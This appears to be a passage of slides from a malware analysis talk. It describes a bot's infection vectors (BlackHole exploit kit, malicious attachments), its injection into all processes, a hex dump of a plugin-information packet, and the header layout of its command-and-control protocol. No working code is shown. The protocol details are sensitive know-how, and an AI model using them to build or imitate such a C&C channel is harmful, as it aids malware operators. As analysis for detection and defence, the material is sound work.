
Questions ?

# Appendix

# Basics


# Installation

- Infection vector
  - BlackHole
  - Malicious attachment
- Installation
  - Injection in all processes
- Communications done through IE



# Architecture


# Interceptor



# Network Protocol

# Send packet – installed plugin information

- Bot configuration info
  - Contains all plugin installed along with their versions



plugin ID

plugin version

```
0000000: ecd8 0300 0100 0000 011c 0200 0000 0204  ................
0000010: 0400 0000 0305 0600 0000 0327 0700 0000  ............'....
0000020: 0307 0900 0000 041f 0f00 0000 0408 1700  ................
0000030: 0000 030e 1900 0000 0303 0d0a            ............
```

# Detailed Protocol Analysis (From C&C)

<table>
<tr><th>0-7</th><th>8-15</th><th>16-23</th><th>24-31</th></tr>
<tr><td colspan="4">Magic Number</td></tr>
<tr><td>NW Protocol</td><td colspan="3">Byte mask</td></tr>
<tr><td colspan="4"></td></tr>
<tr><td>Use xor key</td><td colspan="3">dword1</td></tr>
<tr><td></td><td colspan="3">dword2</td></tr>
<tr><td></td><td colspan="3">Data size</td></tr>
<tr><td></td><td colspan="3">Uncompressed Data Size</td></tr>
<tr><td></td><td colspan="3">XOR key</td></tr>
<tr><td></td><td colspan="3">dword6</td></tr>
<tr><td></td><td colspan="3">dword7</td></tr>
<tr><td></td><td colspan="3">checksum</td></tr>
<tr><td></td><td colspan="3">dword9 (only with protocol 4)</td></tr>
<tr><td></td><td colspan="3">[redacted]</td></tr>
</table>